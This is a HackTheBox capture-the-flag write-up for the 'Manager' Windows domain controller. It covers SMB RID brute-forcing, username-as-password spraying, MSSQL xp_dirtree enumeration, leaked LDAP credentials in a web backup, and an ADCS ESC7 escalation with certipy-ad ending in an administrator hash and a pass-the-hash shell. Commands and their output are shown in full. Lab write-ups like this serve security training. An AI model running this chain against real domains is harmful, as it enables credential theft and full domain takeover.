#windows #mssql #xp_dirtree #ADCS #ESC7
Recon

Nmap:
nmap -p53,139,80,88,135,389,445,464,593,636,1433,3268,3269,5985,9389,49689,49693,49690,49667,49733,49723 -sV -sC -T4 -Pn -oA 10.129.113.76 10.129.113.76
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-17 23:00 -0400
Nmap scan report for 10.129.113.76
Host is up (0.092s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Manager
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-18 10:00:38Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: manager.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-09-18T10:02:08+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after:  2122-07-27T10:31:04
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: manager.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after:  2122-07-27T10:31:04
|_ssl-date: 2026-09-18T10:02:08+00:00; +7h00m01s from scanner time.
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.129.113.76:1433:
|     Target_Name: MANAGER
|     NetBIOS_Domain_Name: MANAGER
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: manager.htb
|     DNS_Computer_Name: dc01.manager.htb
|     DNS_Tree_Name: manager.htb
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.129.113.76:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-09-18T09:57:33
|_Not valid after:  2056-09-18T09:57:33
|_ssl-date: 2026-09-18T10:02:08+00:00; +7h00m01s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: manager.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-09-18T10:02:08+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after:  2122-07-27T10:31:04
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: manager.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-09-18T10:02:08+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after:  2122-07-27T10:31:04
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  msrpc         Microsoft Windows RPC
49723/tcp open  msrpc         Microsoft Windows RPC
49733/tcp open  unknown
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-09-18T10:01:30
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 7h00m00s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 106.53 second
Initial port scanning shows the typical Windows suite of ports including LDAP, RPC, MSSQL, Kerberos, SMB, DNS, and a webserver on port 80. We also see that our target is hostname: DC01 on the manager.htb domain. Adding entry to /etc/hosts.
Port 445 (smb)
┌──(kali㉿kali)-[~/CTF/HTB/manager/scanning]
└─$ nxc smb DC01.manager.htb -u '' -p '' --shares
SMB         10.129.113.76   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.113.76   445    DC01             [+] manager.htb\:
SMB         10.129.113.76   445    DC01             [-] Error enumerating shares: STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~/CTF/HTB/manager/scanning]
└─$ nxc smb DC01.manager.htb -u 'Guest' -p '' --shares
SMB         10.129.113.76   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.113.76   445    DC01             [+] manager.htb\Guest:
SMB         10.129.113.76   445    DC01             [*] Enumerated shares
SMB         10.129.113.76   445    DC01             Share           Permissions     Remark
SMB         10.129.113.76   445    DC01             -----           -----------     ------
SMB         10.129.113.76   445    DC01             ADMIN$                          Remote Admin
SMB         10.129.113.76   445    DC01             C$                              Default share
SMB         10.129.113.76   445    DC01             IPC$            READ            Remote IPC
SMB         10.129.113.76   445    DC01             NETLOGON                        Logon server share
SMB         10.129.113.76   445    DC01             SYSVOL                          Logon server share
Enumerating null and Guest access via netexec and we do have Guest access. However, it doesn't have any interesting permissions set.
┌──(kali㉿kali)-[~/CTF/HTB/manager/scanning]
└─$ nxc smb DC01.manager.htb -u 'Guest' -p '' --rid-brute
SMB         10.129.113.76   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.113.76   445    DC01             [+] manager.htb\Guest:
SMB         10.129.113.76   445    DC01             498: MANAGER\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.113.76   445    DC01             500: MANAGER\Administrator (SidTypeUser)
SMB         10.129.113.76   445    DC01             501: MANAGER\Guest (SidTypeUser)
SMB         10.129.113.76   445    DC01             502: MANAGER\krbtgt (SidTypeUser)
SMB         10.129.113.76   445    DC01             512: MANAGER\Domain Admins (SidTypeGroup)
SMB         10.129.113.76   445    DC01             513: MANAGER\Domain Users (SidTypeGroup)
SMB         10.129.113.76   445    DC01             514: MANAGER\Domain Guests (SidTypeGroup)
SMB         10.129.113.76   445    DC01             515: MANAGER\Domain Computers (SidTypeGroup)
SMB         10.129.113.76   445    DC01             516: MANAGER\Domain Controllers (SidTypeGroup)
SMB         10.129.113.76   445    DC01             517: MANAGER\Cert Publishers (SidTypeAlias)
SMB         10.129.113.76   445    DC01             518: MANAGER\Schema Admins (SidTypeGroup)
SMB         10.129.113.76   445    DC01             519: MANAGER\Enterprise Admins (SidTypeGroup)
SMB         10.129.113.76   445    DC01             520: MANAGER\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.113.76   445    DC01             521: MANAGER\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.113.76   445    DC01             522: MANAGER\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.113.76   445    DC01             525: MANAGER\Protected Users (SidTypeGroup)
SMB         10.129.113.76   445    DC01             526: MANAGER\Key Admins (SidTypeGroup)
SMB         10.129.113.76   445    DC01             527: MANAGER\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.113.76   445    DC01             553: MANAGER\RAS and IAS Servers (SidTypeAlias)
SMB         10.129.113.76   445    DC01             571: MANAGER\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.113.76   445    DC01             572: MANAGER\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.113.76   445    DC01             1000: MANAGER\DC01$ (SidTypeUser)
SMB         10.129.113.76   445    DC01             1101: MANAGER\DnsAdmins (SidTypeAlias)
SMB         10.129.113.76   445    DC01             1102: MANAGER\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.113.76   445    DC01             1103: MANAGER\SQLServer2005SQLBrowserUser$DC01 (SidTypeAlias)
SMB         10.129.113.76   445    DC01             1113: MANAGER\Zhong (SidTypeUser)
SMB         10.129.113.76   445    DC01             1114: MANAGER\Cheng (SidTypeUser)
SMB         10.129.113.76   445    DC01             1115: MANAGER\Ryan (SidTypeUser)
SMB         10.129.113.76   445    DC01             1116: MANAGER\Raven (SidTypeUser)
SMB         10.129.113.76   445    DC01             1117: MANAGER\JinWoo (SidTypeUser)
SMB         10.129.113.76   445    DC01             1118: MANAGER\ChinHae (SidTypeUser)
SMB         10.129.113.76   445    DC01             1119: MANAGER\Operator (SidTypeUser
We are able to get, however, a valid list of users using nxc and the --rid-brute flag.
└─$ nxc smb dc01.manager.htb -u users.txt -p lower.txt --no-bruteforce
SMB         10.129.113.76   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.113.76   445    DC01             [-] manager.htb\Zhong:zhong STATUS_LOGON_FAILURE
SMB         10.129.113.76   445    DC01             [-] manager.htb\Cheng:cheng STATUS_LOGON_FAILURE
SMB         10.129.113.76   445    DC01             [-] manager.htb\Ryan:ryan STATUS_LOGON_FAILURE
SMB         10.129.113.76   445    DC01             [-] manager.htb\Raven:raven STATUS_LOGON_FAILURE
SMB         10.129.113.76   445    DC01             [-] manager.htb\JinWoo:jinwoo STATUS_LOGON_FAILURE
SMB         10.129.113.76   445    DC01             [-] manager.htb\ChinHae:chinhae STATUS_LOGON_FAILURE
SMB         10.129.113.76   445    DC01             [+] manager.htb\Operator:operator
I then use that output to generate two wordlists. One called users.txt which is the names of the user accounts we enumerated and then lower.txt which is the lowercase versions. We pass that through nxc with users.txt for our user list and lower.txt for the password list, and lo and behold we get a login match for user Operator.
It's always a good idea to check for logins with the username and password as the username
┌──(kali㉿kali)-[~/CTF/HTB/manager/scanning]
└─$ nxc ldap dc01.manager.htb --dns-server 10.129.113.76 -u 'Operator' -p 'operator' --bloodhound --collection ALL
LDAP        10.129.113.76   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:manager.htb) (signing:None) (channel binding:Never)
LDAP        10.129.113.76   389    DC01             [+] manager.htb\Operator:operator
LDAP        10.129.113.76   389    DC01             Resolved collection methods: container, localadmin, rdp, psremote, session, objectprops, trusts, acl, group, dcom
LDAP        10.129.113.76   389    DC01             Done in 0M 20S
LDAP        10.129.113.76   389    DC01             Compressing output into /home/kali/.nxc/logs/DC01_10.129.113.76_2026-09-18_003935_bloodhound.zip
I'm going to now take this opportunity to get loot for blodhound analysis.
Port 80
Manual enumeration

Visiting it in the browser we see it's a template site for a content writing services company.
Port 1433 (MSSQL)
──(kali㉿kali)-[~/CTF/HTB/manager]
└─$ impacket-mssqlclient manager/Operator:operator@dc01.manager.htb -windows-auth
/usr/lib/python3/dist-packages/impacket/mssql/version.py:182: SyntaxWarning: 'return' in a 'finally' block
  return string
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (MANAGER\Operator  guest@master)> help

    lcd {path}                 - changes the current local directory to {path}
    exit                       - terminates the server process (and this session)
    enable_xp_cmdshell         - you know what it means
    disable_xp_cmdshell        - you know what it means
    enum_db                    - enum databases
    enum_links                 - enum linked servers
    enum_impersonate           - check logins that can be impersonated
    enum_logins                - enum login users
    enum_users                 - enum current db users
    enum_owner                 - enum db owner
    exec_as_user {user}        - impersonate with execute as user
    exec_as_login {login}      - impersonate with execute as login
    xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
    xp_dirtree {path}          - executes xp_dirtree on the path
    sp_start_job {cmd}         - executes cmd using the sql server agent (blind)
    use_link {link}            - linked server to use (set use_link localhost to go back to local or use_link .. to get back one step)
    ! {cmd}                    - executes a local shell cmd
    upload {from} {to}         - uploads file {from} to the SQLServer host {to}
    download {from} {to}       - downloads file from the SQLServer host {from} to {to}
    show_query                 - show query
    mask_query                 - mask query

SQL (MANAGER\Operator  guest@master)> xp_dirtree
subdirectory                depth   file
-------------------------   -----   ----
$Recycle.Bin                    1      0
Documents and Settings          1      0
inetpub                         1      0
PerfLogs                        1      0
Program Files                   1      0
Program Files (x86)             1      0
ProgramData                     1      0
Recovery                        1      0
SQL2019                         1      0
System Volume Information       1      0
Users                           1      0
Windows                         1      0
SQL (MANAGER\Operator  guest@master)> xp_dirtree C:\inetpub
subdirectory   depth   file
------------   -----   ----
custerr            1      0
history            1      0
logs               1      0
temp               1      0
wwwroot            1      0
SQL (MANAGER\Operator  guest@master)> xp_dirtree C:\inetpub\wwwroot
subdirectory                      depth   file
-------------------------------   -----   ----
about.html                            1      1
contact.html                          1      1
css                                   1      0
images                                1      0
index.html                            1      1
js                                    1      0
service.html                          1      1
web.config                            1      1
website-backup-27-07-23-old.zip       1      1
****
With our newly stolen creds for Operator we can also attempt to look at the local file system with impacket's mssqlclient and it's xp_dirtree command. Essentially it's a ls or dir command from within mssql. We enumerate the webserver files and find a zip archive hosted on the webroot.
└─$ wget 'http://manager.htb/website-backup-27-07-23-old.zip'
--2026-09-18 01:26:44--  http://manager.htb/website-backup-27-07-23-old.zip
Resolving manager.htb (manager.htb)... 10.129.113.76
Connecting to manager.htb (manager.htb)|10.129.113.76|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1045328 (1021K) [application/x-zip-compressed]
Saving to: ‘website-backup-27-07-23-old.zip’

website-backup-27-07-23-old.zip                            100%[========================================================================================================================================>]   1021K  1.74MB/s    in 0.6s

2026-09-18 01:26:45 (1.74 MB/s) - ‘website-backup-27-07-23-old.zip’ saved [1045328/1045328]

┌──(kali㉿kali)-[~/…/HTB/manager/files/web]
└─$ unzip website-backup-27-07-23-old.zip
Archive:  website-backup-27-07-23-old.zip
  inflating: .old-conf.xml
  inflating: about.html
  inflating: contact.html
  inflating: css/bootstrap.css
  inflating: css/responsive.css
  inflating: css/style.css
  inflating: css/style.css.map
  inflating: css/style.scss
  inflating: images/about-img.png
  inflating: images/body_bg.jpg
 extracting: images/call.png
 extracting: images/call-o.png
  inflating: images/client.jpg
  inflating: images/contact-img.jpg
 extracting: images/envelope.png
 extracting: images/envelope-o.png
  inflating: images/hero-bg.jpg
 extracting: images/location.png
 extracting: images/location-o.png
 extracting: images/logo.png
  inflating: images/menu.png
 extracting: images/next.png
 extracting: images/next-white.png
  inflating: images/offer-img.jpg
  inflating: images/prev.png
 extracting: images/prev-white.png
 extracting: images/quote.png
 extracting: images/s-1.png
 extracting: images/s-2.png
 extracting: images/s-3.png
 extracting: images/s-4.png
 extracting: images/search-icon.png
  inflating: index.html
  inflating: js/bootstrap.js
  inflating: js/jquery-3.4.1.min.js
  inflating: service.html
We download the website backup archive to our machine with 'wget' and unzip it. I'm immediately drawn to .old-conf.xml
Initial Access
Leaked Credentials
┌──(kali㉿kali)-[~/…/HTB/manager/files/web]
└─$ cat .old-conf.xml
<?xml version="1.0" encoding="UTF-8"?>
<ldap-conf xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
   <server>
      <host>dc01.manager.htb</host>
      <open-port enabled="true">389</open-port>
      <secure-port enabled="false">0</secure-port>
      <search-base>dc=manager,dc=htb</search-base>
      <server-type>microsoft</server-type>
      <access-user>
         <user>raven@manager.htb</user>
         <password>R4v3nBe5tD3veloP3r!123</password>
      </access-user>
      <uid-attribute>cn</uid-attribute>
   </server>
   <search type="full">
      <dir-list>
         <dir>cn=Operator1,CN=users,dc=manager,dc=htb</dir>
      </dir-list>
   </search>
</ldap-conf>
In this file we see the password for the user Raven:R4v3nBe5tD3veloP3r!123.
┌──(kali㉿kali)-[~/CTF/HTB/manager]
└─$ evil-winrm -i 10.129.113.76 -u 'Raven' -p 'R4v3nBe5tD3veloP3r!123'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Raven\Documents>
We get shell access as Raven successfully with evil-winrm and find user.txt sitting in their Desktop folder.
Privilege Escalation
ADCS Abuse (ESC7)
┌──(kali㉿kali)-[~/CTF/HTB/manager]
└─$ certipy-ad find -u Raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.113.76 -target 10.129.113.76
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'manager-DC01-CA' via RRP
[*] Successfully retrieved CA configuration for 'manager-DC01-CA'
[*] Checking web enrollment for CA 'manager-DC01-CA' @ 'dc01.manager.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260918014222_Certipy.txt'
[*] Wrote text output to '20260918014222_Certipy.txt'
[*] Saving JSON output to '20260918014222_Certipy.json'
[*] Wrote JSON output to '20260918014222_Certipy.json'

┌──(kali㉿kali)-[~/CTF/HTB/manager]
└─$ cat 20260918014222_Certipy.json | jq
{
  "Certificate Authorities": {
    "0": {
      "CA Name": "manager-DC01-CA",
      "DNS Name": "dc01.manager.htb",
      "Certificate Subject": "CN=manager-DC01-CA, DC=manager, DC=htb",
      "Certificate Serial Number": "5150CE6EC048749448C7390A52F264BB",
      "Certificate Validity Start": "2023-07-27 10:21:05+00:00",
      "Certificate Validity End": "2122-07-27 10:31:04+00:00",
      "Web Enrollment": {
        "http": {
          "enabled": false
        },
        "https": {
          "enabled": false,
          "channel_binding": null
        }
      },
      "User Specified SAN": "Disabled",
      "Request Disposition": "Issue",
      "Enforce Encryption for Requests": "Enabled",
      "Active Policy": "CertificateAuthority_MicrosoftDefault.Policy",
      "Permissions": {
        "Owner": "MANAGER.HTB\\Administrators",
        "Access Rights": {
          "512": [
            "MANAGER.HTB\\Operator",
            "MANAGER.HTB\\Authenticated Users",
            "MANAGER.HTB\\Raven"
          ],
          "1": [
            "MANAGER.HTB\\Administrators",
            "MANAGER.HTB\\Domain Admins",
            "MANAGER.HTB\\Enterprise Admins",
            "MANAGER.HTB\\Raven"
          ],
          "2": [
            "MANAGER.HTB\\Administrators",
            "MANAGER.HTB\\Domain Admins",
            "MANAGER.HTB\\Enterprise Admins"
          ]
        }
      },
      "[+] User Enrollable Principals": [
        "MANAGER.HTB\\Raven",
        "MANAGER.HTB\\Authenticated Users"
      ],
      "[+] User ACL Principals": [
        "MANAGER.HTB\\Raven"
      ],
      "[!] Vulnerabilities": {
        "ESC7": "User has dangerous permissions."
      }
    }
With our compromised Raven user we enumerate the certificate and CA settings on the machine with certipy-ad. it immediately let's us know that the CA is vulnerable to ESC7 under this user's context.

With ESC7 We are able to abuse our ability to: 1. modify the CA settings directly and make ourselves an officer of the CA which allows us to determine which certificates are published on the CA. 2. it also allows us to Manage requests and approve them in the CA.
┌──(kali㉿kali)-[~/CTF/HTB/manager]
└─$ certipy-ad ca -u 'Raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' -ns '10.129.113.76' -target 'dc01.manager.htb' -ca 'manager-DC01-CA' -add-officer 'Raven'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'Raven' on 'manager-DC01-CA'

┌──(kali㉿kali)-[~/CTF/HTB/manager]
└─$ certipy-ad ca -u 'Raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' -ns '10.129.113.76' -target 'dc01.manager.htb' -ca 'manager-DC01-CA' -enable-template 'SubCA'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'manager-DC01-CA'

┌──(kali㉿kali)-[~/CTF/HTB/manager]
└─$ certipy-ad req -u 'Raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' -ns '10.129.113.76' -target 'dc01.manager.htb' -ca 'manager-DC01-CA' -template 'SubCA' -upn 'administrator@manager.htb' -sid 'S-1-5-21-4078382237-1492182817-2568127209-500'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 21
[-] Got error while requesting certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this type of certificate.
Would you like to save the private key? (y/N): y
[*] Saving private key to '21.key'
[*] Wrote private key to '21.key'
[-] Failed to request certificate
We start by adding our user Raven to the CA officers group. We then enable the SubCA template allowing users to issue requests directly to the CA. Finally we submit a certificate request to the CA impersonating our target Administrator expecting it to fail and go into pending requests.
┌──(kali㉿kali)-[~/CTF/HTB/manager]
└─$ certipy-ad ca -u 'Raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' -ns '10.129.113.76' -target 'dc01.manager.htb' -ca 'manager-DC01-CA' -issue-request '21'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate request ID 21

┌──(kali㉿kali)-[~/CTF/HTB/manager]
└─$ certipy-ad req -u 'Raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' -ns '10.129.113.76' -target 'dc01.manager.htb' -ca 'manager-DC01-CA' -retrieve '21'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Retrieving certificate with ID 21
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@manager.htb'
[*] Certificate object SID is 'S-1-5-21-4078382237-1492182817-2568127209-500'
[*] Loaded private key from '21.key'
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'administrator.pfx'
Then, due to our manageCA ability we override the denial and issue the request for the one we just created, and from there we make the request to the server to retrieve the newly issued certificate and get the administrator.pfx file which acts as a credential for ADCS.
┌──(kali㉿kali)-[~/CTF/HTB/manager]
└─$ faketime 08:56:40 certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.113.76 -domain manager.htb
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@manager.htb'
[*]     SAN URL SID: 'S-1-5-21-4078382237-1492182817-2568127209-500'
[*]     Security Extension SID: 'S-1-5-21-4078382237-1492182817-2568127209-500'
[*] Using principal: 'administrator@manager.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@manager.htb': aad3b435b51404eeaad3b435b51404ee:ae5064c2f62317332c88629e025924ef
We then pass that back through certipy-ad auth specifying our file, the server ip and domain (along with accounting for clock skew with faketime) and voila. NTLM hash for Administrator drops right to our output. PWNed.
┌──(kali㉿kali)-[~/CTF/HTB/manager]
└─$ evil-winrm -H 'ae5064c2f62317332c88629e025924ef' -u Administrator -i 10.129.113.76

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        9/18/2026   2:58 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop>
Final Thoughts
- be sure to try
-windows-authwhen connecting withmssqlclient.pyas your initial access to it might be a local user afterall (Operator) xp_dirtreecan be really important for early file system enumeration, especially the webroot for files that couldn't be bruted withferoxbuster- be sure to run certipy find on every set of creds you get. ADCS abuses are tied to your user context on the system.